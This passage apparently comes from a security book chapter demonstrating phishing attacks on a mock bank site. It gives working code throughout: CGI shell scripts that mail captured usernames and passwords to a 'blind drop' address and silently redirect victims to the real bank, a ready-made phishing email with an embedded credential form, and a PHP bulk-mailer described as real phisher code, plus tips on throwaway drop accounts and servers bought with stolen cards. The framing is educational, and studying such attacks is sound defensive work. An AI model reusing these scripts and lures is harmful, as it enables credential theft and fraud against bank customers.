Did you notice that the only nonlinked reference is to cgi/Login.cgi? This is a major target to us because it handles the login credentials for the site. We do not have access to the code of the target site for Login.cgi, so we will construct our own. This modified Login.cgi will perform two main actions: log the credentials and send them to our blind drop, and send an MITM *POST* back to the site with the users credentials and essentially log in for the user (see Figure 9.4). This MITM technique has been used by phishers who target PayPal; it delivers a discrete way to scam the victim without the victim realizing it, since we are passing it back to the actual target and they will be logged in.

Figure 9.4 A Man-in-the-Middle Attack



For the MITM trick, the code will look something like this:

```
#!/bin/sh

PATH=/bin:/usr/bin:/usr/local/bin
RSERVER=bank.securescience.net/bank
```

```
URI=`echo "${REQUEST_URI}" | sed -e 's@.*/cgi/@/cgi/@'`

# Give CGI header and start web page
echo "Status: 301 Moved
Content-Type: text/html
Location: http://${RSERVER}${URI}

<html>
<body>
This page has moved to
<a href=\"http://${RSERVER}${URI}\">http://${RSERVER}${REQUEST_URI}</a>
</body>
</html>"
```

This code takes the *URI* in *REQUEST_URI* and removes everything up to */cgi/* (provided */cgi/* is contained within the *URI*) and places the results in *URI*. For example, if *REQUEST_URI* were http://foo.com/stuff/cgi/Login.cgi, the *URI* would be */cgi/Login.cgi*. Then when a header and HTML are sent to the client's browser, stating that we have a different location, the request will transparently move to http://bank.securescience.net/cgi/Login.cgi. his example is an oversimplification of the MITM *POST*, but we will be demonstrating more advanced techniques in the pages ahead.

Now we need to log the actual data that we want to intercept. Here we will use an e-mail address as our blind drop. To demonstrate, let's use blind_drop@securescience.net for our blind drop location. In the real world, we expect our blind drop to be discovered during a takedown of the site, so this would usually be a Yahoo! or Hotmail throwaway address that we registered through a proxy. At this stage, we just need to log the *POST* data, which is anything after *Login.cgi?*.

So we add to the code:

```
SENDER=stolen_data@securescience.net
RECIPIENT=blind_drop@securescience.net
POSTDATA=`echo "${URI}" | sed -e 's/\/cgi\/Login.cgi?//'`
cat <<! | /usr/lib/sendmail -t
From: ${SENDER}
To: ${RECIPIENT}
${POSTDATA}
!
```

Our approach to this task was rather simple, for two reasons. First, this is just a simple demonstration of basic phishing techniques so we all know what we actually

need to accomplish the phish. Second, which is the important detail, is that all phishers have a login account to the target bank site, so they have an idea of what occurs before and after a user logs in. In this trivial demonstration, we know that *Login.cgi* works such that we can transparently add the *URI* to the end of *Login.cgi* and pass it on.

Tricks of the Trade…

Man in the Middle

Phishing itself is technically an MITM technique, since the phisher is the attacker in the middle attempting to intercept transmission between you and the legitimate site. There are multiple methods for performing MITM attacks, ranging from very simple to overly complex, but all of them are considered "active" attacks.

A rough example of what an MITM attack looks like:

```
Customer <--> [attacker proxy] <--> legitimate site
```

For an MITM to work, the attacker has to be able to redirect the customer to her own server first, instead of the legitimate one. There are multiple techniques that enable this, some used by phishers:

- ARP spoofing
- DNS Spoofing
- URL and HTML attack vectors
- Trojan key loggers

ARP stands for *Address Resolution Protocol*, and it resides below layer 3 on the OSI model, linking layer 2 to layer 3. This is how an IP address gets bound to a network card. Essentially, ARP is used to translate the IP address to the hardware interface address, known as the Media Access Control, or MAC, address. ARP spoofing, also known as *ARP cache poisoning*, consists of an attacker who resides on a LAN, transmitting spoofed ARP requests and replies to the client he wants to eavesdrop on. In most cases, the attacker will send spoofed information that tells the client that the attacker's computer is the main router or gateway to the Internet, and so all Internet traffic will be redirected to the attacker's computer before being sent back to the legitimate destination. This allows the attacker to not only eavesdrop but to modify packets in real time that are traveling to and from the victim's computer. In some cases, this technique is useful

Continued

for attacking some poorly implemented Public Key Infrastructures, since you can replace the legitimate keys with your own. If performed correctly, an ARP attack is invisible to the victim. This has a limited attack value for phishing because it requires you to be on the victim's local area network—but there are some interesting exceptions that we will uncover later on.

DNS spoofing is similar to ARP spoofing in that it forces a user to go to a site that is not the legitimate site by forcing the DNS server to reply to the victim with a different IP than the one it is supposed to reply with. An example is if you were to try to go to http://bank.securescience.net, but we forced the DNS server to reply with the IP address of our hostile server. This hostile server is set up just like the intended destination, but obviously we have set up a trap to capture your information. Phishers are rumored to employ "black hat" hackers to engage in this activity, which the media has dubbed pharming when it's specifically targeted to stealing online credentials. This technique is performed variously and can depend on the DNS server and its possible vulnerabilities.

URL and other HTML obfuscation techniques are the most popular MITM method phishers use to trick customers into connecting to their hostile phishing server instead of a legitimate destination. For example, instead of connecting to http://bank.securescience.net, you would connect to http://bank.securescience.com, which would then steal your credentials and pass you on to the final destination.

A malicious trojan or malware is the man in the middle. It has compromised your local machine and usually resides between you, the human, and the Internet, and in many cases it sits between your browser and the Internet. The trojan itself is what is called a browser helper object (BHO), which is a DLL that allows the developer to take control of all Internet Explorer's (IE) features. In a perfect world, this BHO is used for certain toolbars or products that assist you with download tracking and many other creative and cool concepts. But this is a malware author's best friend because it allows him to intercept your IE sessions and steal your private credentials. Examples of malware that employ BHO are Berbew, Haxdoor, and BankAsh.

Preparing the Phishing E-Mail

Our next task is to prepare the phishing e-mail that we will send to prospective victims. This is the creative part of the phish—the "phish hook" that will lure victims in. To be effective, the phish e-mail must be somewhat original and, of course, convincing. Something like this:

```
To: info@securescience.net
From: fraud-protect@bank.securescience.net
Subject: Account Verification Requested
```

```
Dear BoP Customer,

In order to continue delivering excellent banking services, we require you
to log into your account to verify your account information. Please click on
the link below to login and then select the "account information" menu to
verify that your account information is correct and up to date. Failure to
log in within the next 24 hours will result in temporary account
termination.

Thank you for your cooperation in this matter.

Steven Cradle
Bank of Phishing
Fraud Investigations Group

*** This is an automated message, please do not reply ***
```

The language is the key to engaging the victim. The beginning starts in appreciation and genuine-sounding concern for the recipient's security and account information. The second sentence gives the recipient the location and instructions on how to perform the necessary actions, and the final sentence is a forceful, threatening tone demonstrating the importance of clicking on the link and following through with the action. We use a standard signature that seems authentic, and we let the recipient know that she shouldn't reply to this e-mail address. It's all clear, concise, and brief.


The next step is to create the code within the e-mail body to make it look like an authentic message from the bank. This usually consists of a company logo included within the e-mail and a realistic-looking link that fraudulently represents our target site. Note that this link is bank.securescience.com, not bank.securescience.net. (Similar trickery is used to fool people into clicking the link and believing that they are at a legitimate site.) Our spoofed .com look-alike server is actually a different server altogether.

```
<html>
<head></head><body>
<img src="http://bank.securescience.net/bank/images/first.gif" border="0">
<TABLE cellSpacing=0 cellPadding=0 width=95% border=0 xt="SPTABLE"
</th></tr>
<tr><td style="font-family:Verdana;font-size:10pt;">
<br>Dear BoP Customer,<br>
```

```
<br>In order to continue delivering excellent banking services, we require
you to log into your account to verify your account information. Please
click on the link below to login and then select the "account information"
menu to verify that your account information is correct and up to date.
Failure to log in within the next 24 hours will result in temporary account
termination.
<br><br><a href="
http://bank.securescience.com/phishers/demo/imitate/">https://bank.securesci
ence.net/bank/</a>
<br><br>Thank you for your cooperation in this matter.
<br>Steven Cradle<br>
Bank of Phishing<br>
Fraud Investigations Group
<br>
<br>*** This is an automated message, please do not reply ***
</td></tr>
</table>
</body>
</html>
```

Figure 9.5 shows the visual result of this code.

Figure 9.5 The Browser View of Our Message



Now, let's do what a majority of Romanian phishers do: They have found a lazy but efficient bulk-mailing method that does not require them to stay on the Internet while the bulk mailings are being sent. They use a PHP bulk-mailing tool that executes on the server side, which utilizes the bandwidth of the compromised dedicated server. With this bulk-mailing method, we assume that we've either compromised a hostile server or we've bought one using a stolen credit card that we obtained from previous successful phishing expeditions. Depending on which group or individual we are, there's high chance of either. So, assuming that we have our hostile server, we'll use it to send our e-mails and host our impersonation site. The code we are using is actual code used by Romanian phishers. It has been modified here to meet our demo purposes. Here are the contents of the Bulkmail.php file:

```
<?php
include("ini.inc");
$mail_header  = "From: fraud-protect@bank.securescience.net\n";
$mail_header .= "Content-Type: text/html\n";
$subject="Account Verification Requested";
$body=loadini("testmail.html");
if (!($fp = fopen("maillist.txt", "r")))
        exit("Unable to open mailing list.");
$i=0;
print "Start time is "; print date("Y:m:d H:i:s"); print "\n";
while (!feof($fp)) {
        fscanf($fp, "%s\n", $name);
        $i++;
        mail($name, $subject, $body, $mail_header);
}
print "End time is "; print date("Y:m:d H:i:s");
?>
```

Notice the include file called ini.inc, which is a header file that contains the functions we are calling within the bulkmail.php program:

```
Ini.inc:

<?php
    function loadini($path) {
    $fp = fopen($path, "r");
    $fpcontents = fread($fp, filesize($path));
```

```
    fclose($fp);
    return $fpcontents;
    }
    function readini($filename, $key) {
    return rfi($filename,$key,TRUE);
    }
    function rfi($filename, $key, $just_value) {
    $filecontents=loadini($filename);
    $key .= "=";
    $currentkey = strstr($filecontents, $key);
    if (!$currentkey)
    return($empty);
    $endpos = strpos($currentkey, "\r\n");
    if (!$endpos)  $endpos = strlen($currentkey);
    if ($just_value)  $currentkey = trim(substr($currentkey, strlen($key),
$endpos-strlen($key)));
    else $currentkey = trim(substr($currentkey, 0, $endpos));
    return ($currentkey);
    }
?>
```

The testmail.html is the e-mail we are sending, and maillist.txt is a text file with the list of e-mail addresses that we plan to send to the victims. We have some extra printouts to confirm our bulk-mailing stop and start times, to clue us in regarding the amount of time it takes to send the bulk e-mails.

We have two methods of execution; via our Web browser or the command line. The command line will require us to be on the server shell and execute it, whereas with the Web browser, the phisher can hit it and exit the browser, leaving the server to do the rest of the work.

Preparing the Con

So now we have our bulk-mailing ready, and we have our Impersonation website code uploaded to the server as well. It's time to test.

Our first step is to send a bulk-mailing test. In this case we'll mail ourselves at victim_test@securescience.net so that we can take a look at the process and make sure everything works as planned. Let's add the victim_test@securescience.net e-mail address in the mail 100 times to test the average time it takes our bulk mailer to e-


mail; the print statements showing start and stop times also give us an idea. In a real scenario, the phisher would most likely use a proxy to execute or even touch the server that he's exploiting, but this is a demo, and remember, we are just pretending to be bad guys!

So we've launched our PHP script via our browser, and we see the following:

```
Start time is 2005:03:30 17:56:59 End time is 2005:03:30 17:57:36
```


It took roughly 37 seconds to send our 100 e-mails—not too shabby. Let's see if the phishing e-mail shows up. Figure 9.6 shows the results.

Figure 9.6 E-Mail Tested and Received Successfully



Our e-mail looks good, so we want to continue emulating the process we are hoping the victim will take, which is to click the bank link within the e-mail, taking us to http://bank.securescience.com/phishers/demo/imitate/ (see Figure 9.7).

Figure 9.7 We Are Now at the Fake Site We Created



It looks very much like the same site … but it definitely is not. We have our Login.cgi modified to capture the data and relay it back to the real site. Let's test it by logging in using *test* as the username and password. Our results look like Figure 9.8.

This is the actual bank site that we are targeting after a user logs in. As you can see, it sent the parameters needed for Login.cgi and logged right into the bank site. This will be useful for our con, since we do not want the victim knowing he or she has just been exploited. At this time, the phisher (that's us) should receive an e-mail with the credentials we just captured, executed by our evil Login.cgi script (see Figure 9.9).

Figure 9.8 Man-in-the-middle *POST* Was Successful





Figure 9.9 E-Mailing Us the Captured Data Was a Success



Results

As we've seen, the fundamentals of a basic impersonation phish include the following:

- Successfully mirror the site.
- Modify the site to benefit our endeavor.
- Construct our e-mail message.
- Build our bulk-mailing tool.
- Test the site.

This is the basic technique that most phishers employ, minus the fact that we are not about to go live with spamming a bunch of individuals. The techniques demonstrated were accomplished with minimal homegrown tools and a short amount of time. From our perspective as the phisher, this looks like a very profitable business—once it's done, you have the tools and you need make only minimal changes when choosing other targets.

The Forwarding Attack

In the forward phishing technique, the standard approach is to collect the data and forward the victim to the real site. This is one of the more sophisticated types of phishing attack since there is no collection Web page, no images, and the only server involved has just a redirect script. The user is prompted for his or her information within the e-mail itself.

This phishing style is popular with eBay, PayPal, and e-retail companies such as Amazon. These companies are more likely to e-mail you regarding possible benefits and new services offered, so it would make more sense to imitate the approach that is more comfortable to customers of e-retail. Phishers take advantage of e-retail because those businesses are more likely to put out newsletters and they send more marketing information to their customers on a regular basis. Throwing a phishing e-mail in there once in a while might not raise customer suspicions. e-Retail targets have more ROI due to the flexibility of possible ventures they could employ to lure victims.

This method is sophisticated but streamlined and I've personally observed it to be used by phishing groups that prefer hacking rather than illegitimately purchasing a server. This technique makes it easy for the hacker to have just one file to point at anywhere it's available via the Internet. Later on, we will demonstrate how this tech-

nique, as well as the popup, can be extended, thus eliminating the need for a hostile server to be purchased or compromised.

E-Mail Preparation


The order of events for a forwarding attack are to focus on the e-mail preparation, since it will be handling the main function of the attack, rather than the extra step of taking victims to the phishing server and coercing them to log in. Since we already created an e-mail message with the impersonation technique, we can reuse that message theme and e-mail content. There will be a slight change in approach, since we are requesting that the victims enter their credentials within the e-mail itself. So what we have to do is simply replace the link with some form code like this and change one sentence:

```
<html>
<head></head><body>
<img src="http://bank.securescience.net/bank/images/first.gif" border="0">
<TABLE cellSpacing=0 cellPadding=0 width=95% border=0 xt="SPTABLE"
></th></tr>
<tr><td style="font-family:Verdana;font-size:10pt;">
<br>Dear BoP Customer,<br>
<br>In order to continue delivering excellent banking services, we require
you to log into your account to verify your account information. Please
login to the authentication form below, then select the .account
information. menu to verify that your account information is correct and up
to date. Failure to log in within the next 24 hours will result in temporary
account termination.
<br><br><br>
<form method="GET"
action="http://bank.securescience.com/phishers/demo/forward/">
  Username: <input type="text" name="username" size=20>
  <br>
  Password: <input type="password" name="password" size=20>
  <br>
               
  

 <input type=image
src="http://bank.securescience.net/bank/images/signon.gif" alt="Sign On">
</form>
```

```
<br>Thank you for your cooperation in this matter.
<br><br>Steven Cradle<br>
Bank of Phishing<br>
Fraud Investigations Group
<br>
<br>*** This is an automated message, please do not reply ***
</td></tr>
</table>
</body>
</html>
```

The visual result looks like Figure 9.10.

Figure 9.10 The Browser View of Our Message



We will now use the same bulkmail.php script that we used for the impersonation attack, and we will only modify it to send out our new forward e-mail example.

The Phishing Server and the Blind Drop

In the forward e-mail, it is not necessary to mirror the server or any of the images. The hostile server role in this technique is quite minimal and covert in nature. We are simply sending a redirect message to the victim's browser, forwarding the victim using our infamous MITM *POST* method and then sending the captured data to our blind-drop e-mail account.

To start, let's upload to a single file, index.cgi, which contains our familiar intercept and redirect code:

```
#!/bin/sh
PATH=/bin:/usr/bin:/usr/local/bin
RSERVER="http://bank.securescience.net/bank/cgi/Login.cgi?${QUERY_STRING}"
SENDER=stolen_data@securescience.net
RECIPIENT=blind_drop@securescience.net
cat <<! | /usr/lib/sendmail -t
From: ${SENDER}
To: ${RECIPIENT}
${QUERY_STRING}
!
# Give CGI header and start web page
echo "Status: 301 Moved
Content-Type: text/html
Location: ${RSERVER}

<html>
<body>
This page has moved to
<a href=\"${RSERVER}\">${RSERVER}</a>
</body>
</html>
```

As the code demonstrates, we are simply appending the query string (which we receive from the e-mail form) to the destination site (the target). We are then e-mailing the *POST* information to our blind drop, then redirecting the victim back to the target site using a Status 301 header indicating that the site has moved. You can't help but notice the similarity of this code to our Login.cgi code we used for the impersonation, because it's almost the same.

Preparing the Con


The forward approach requires some outside-the-box thinking, but essentially it's a lot less work. We are now ready to start testing our phish. We'll follow the same steps as with the impersonation, first sending 100 bulk e-mails to victim_test@securescience.net:

```
Start time is 2005:03:31 03:01:16 End time is 2005:03:31 03:01:53
```

Again, 37 seconds (don't you love programs that work like clockwork!).

If you review Figure 9.11 closely, you'll see that- this email was received correctly but was marked as spam.

Figure 9.11 E-Mail Received Correctly




As stated at the beginning of this chapter, the forward method has a higher chance of this happening. Although we're using a combination of spam filters, including Spam Assassin and Distributed Checksum Clearinghouse (DCC), only one of the filters detected the message as spam. DCC detected it as bulk e-mail, and it

got an accurate reading. Even though this test example was marked as spam, we would not be able to determine the specific spam filters that would mark this as spam without more comprehensive testing.

